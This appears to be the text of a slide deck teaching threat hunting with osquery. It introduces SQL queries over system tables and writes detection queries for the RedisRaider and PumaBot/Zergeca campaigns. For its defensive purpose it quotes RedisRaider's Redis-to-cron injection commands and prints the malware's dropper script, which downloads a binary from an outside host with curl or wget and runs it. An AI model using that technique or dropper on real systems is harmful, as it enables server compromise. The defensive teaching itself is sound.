Unmasking Adversaries

A Threat Hunter's Guide to osquery

Intro

- José Morim
- Former Linux SysAdmin
- Co-Founder and CEO of SucuriLabs

This Story In Three Parts

THREAT HUNTING

01

OSQUERY

02

HUNTING WITH OSQUERY

03

Threat Hunting

The concept

The process of proactively searching for unknown or undetected threats across an organization’s networks or endpoints that evade existing security controls

The process


INDICATORS OF COMPROMISE

BEHAVIORS AND TTPs

Indicators of Compromise

The process of searching for IoCs sourced from threat intelligence.

Usually tools such as SIEM or osquery can be used to monitor and look for known IoCs, such as hash values, ip addresses, domain names and network&host artifacts




Behaviors and TTPs

This process explores whether threat actors has used certain TTPs to gain access to a particular system or network.

MITRE ATT&CK Framework is a must for this type of hunts.

Can be based on CTI reports.



OSQUERY

The concept

osquery is an open source system instrumentation, monitoring, and analytics framework available for Linux, macOS and Windows

The tool

Allows a system or a group of systems to be interrogated as a series of SQL tables

Fast learning curve due to the use of SQL which most devs and sysadmins are familiar with.

Basic Query

```
SELECT uid,username FROM users;
```

uid	username
0	root
33	www-data

Basic query breakdown

Get the user id and username:

```
SELECT uid, username
```

From the users virtual table:

```
FROM users;
```

Advanced query

```
SELECT uid,username,shell FROM users
WHERE shell != '/usr/sbin/nologin';
```

uid	username	shell
0	root	/bin/bash
1000	sysadmin	/bin/bash

Advanced query breakdown

Get the user id, username and shell:

```
SELECT uid, username, shell
```

From the users virtual table:

```
FROM users
```

Where the shell field is not equal to ‘/usr/sbin/nologin’:

```
WHERE shell != '/usr/sbin/nologin';
```

Hunting with OSQUERY

Real world hunting - RedisRaider

The exploit involves writing a base64-encoded shell script to a Redis key (`t`), formatted as a cron entry:

```
set t "*/1 * * * * root sh -c 'echo dT0iaHR0cDovL2EuaGJ3ZWIuaWN1OjgwODAvdXBsb2Fkcy8yMDI0LT
```

- `set t` creates the malicious key containing the cron syntax.
- The `ex 120` argument defines a 120-second TTL, ensuring the key expires quickly—a subtle anti-forensics technique unique to this campaign.

To actually execute this as a cron job, the malware uses Redis's `CONFIG` command in an attempt to change the working directory of the Redis server to `/etc/cron.d` using the following command:

- `config set dir "/etc/cron.d"`

If this succeeds, the following commands are used to write the database to disk, in the hope that the cron scheduler will read the dumped file and interpret it as a legitimate job:

- `config set dbfilename "apache"`
- `bgsave`

This results in the file /etc/cron.d/apache being written to disk, where it will be periodically read by the cron scheduler. These steps form a common Redis exploitation pattern, which can be mitigated by running Redis in protected mode, effectively disabling the `CONFIG` command.

Execution

With the dumped database file in a valid cron directory, the base64-encoded shell script within the initial access payload is decoded and executed:

```
u="http://a.hbweb[.]icu:8080/uploads/2024-7/99636-5b0c-4999-b.png"
t="/tmp"
f="mysql"

if ! [ -f "$t/$f" ]; then
  if which curl; then
    curl $u -o $t/$f > /dev/null 2>&1
  fi
  if ! [ -f "$t/$f" ] && which wget; then
    wget $u -O $t/$f > /dev/null 2>&1
  fi
fi

chmod +x $t/$f
PATH=$t:$PATH nohup $f > /dev/null 2>&1
```

This shell script:

- Downloads the RedisRaider binary to /tmp/mysql using either `curl` or `wget`
- Makes it executable
- Executes it in the background using `nohup`

Indicators of Compromise - RedisRaider

Some of the Indicators of compromise listed in the blog post

Name	Context	Hash
/tmp/mysql	ELF binary	8d2efe.....
/etc/cron.d/apache	Path	

https://securitylabs.datadoghq.com/articles/redisraider-weaponizing-misconfigured-redis

Detection query - RedisRaider

```
SELECT
    f.path, f.filename, h.sha256
FROM file f
JOIN hash h ON f.path = h.path
WHERE f.path IN ("/etc/cron.d/apache","/tmp/mysql")
OR (
    h.sha256 IN (
        "7b2314bf8bf26ce3f3458b0d96921d2…",
        "8d2efe92846cdf9c258f0f7e0a571a8…"
    )
    AND
    f.path LIKE "/tmp/%%"
)
```

Hunting query results - RedisRaider

path	filename	hash
/tmp/mysql	mysql	7b2314bf8bf26ce3f3...
/etc/cron.d/apache	apache	808d93cf77e7cff534...

Real world hunting - Persistence Behavior and TTP

Introduction: PumaBot attacking IoT devices

Darktrace researchers have identified a custom Go-based Linux botnet named “PumaBot” targeting embedded Linux Internet of Things (IoT) devices. Rather than scanning the Internet, the malware retrieves a list of targets from a command-and-control (C2) server and attempts to brute-force SSH credentials. Upon gaining access, it receives remote commands and establishes persistence using system service files. This blog post provides a breakdown of its key functionalities, and explores binaries related to the campaign.

https://www.darktrace.com/blog/pumabot-novel-botnet-targeting-iot-surveillance-devices

Real world hunting - Persistence Behavior and TTP

0x01: Persistence Module

Zergeca achieves persistence on compromised devices by adding a system service `geomi.service`. This service ensures that the Zergeca sample automatically generates a new `geomi` process if the device restarts or the process is terminated.

https://blog.xlab.qianxin.com/a-deep-dive-into-the-zergeca-botnet/#0x01-persistence-module

ATT&CK T1543.002
Create or Modify System Process: Systemd Service

Hunting query - Persistence Hypothesis

```
SELECT
    f.path,u.username,g.groupname,datetime(f.mtime, 'unixepoch')
FROM file f
LEFT JOIN users u ON f.uid = u.uid
LEFT JOIN groups g ON f.gid = g.gid
WHERE f.directory IN (
        '/run/systemd/system','/etc/systemd/system',
        '/etc/systemd/user','/usr/local/lib/systemd/system',
        '/lib/systemd/system','/usr/lib/systemd/system',
        '/usr/lib/systemd/user','/home/.config/systemd/user',
        '/home/.local/share/systemd/user'
    )
    AND f.filename LIKE "%.service"
```

Hunting query - Persistence Hypothesis

path	username	group	mtime
/lib/systemd/system/orbit.service	root	root	2025-05-26 23:01:10
/lib/systemd/system/apt-daily.service	root	root	2022-04-08 10:22:23
/lib/systemd/system/apt-daily-upgrade.service	root	root	2022-04-08 10:22:23

Summary

- We learned about threat hunting and some of its processes
- We learned about osquery and how it can be used for threat hunting
- We hunted for Indicators of Compromise in a system
- We hunted for TTPs used by adversaries

Questions?

Thank you!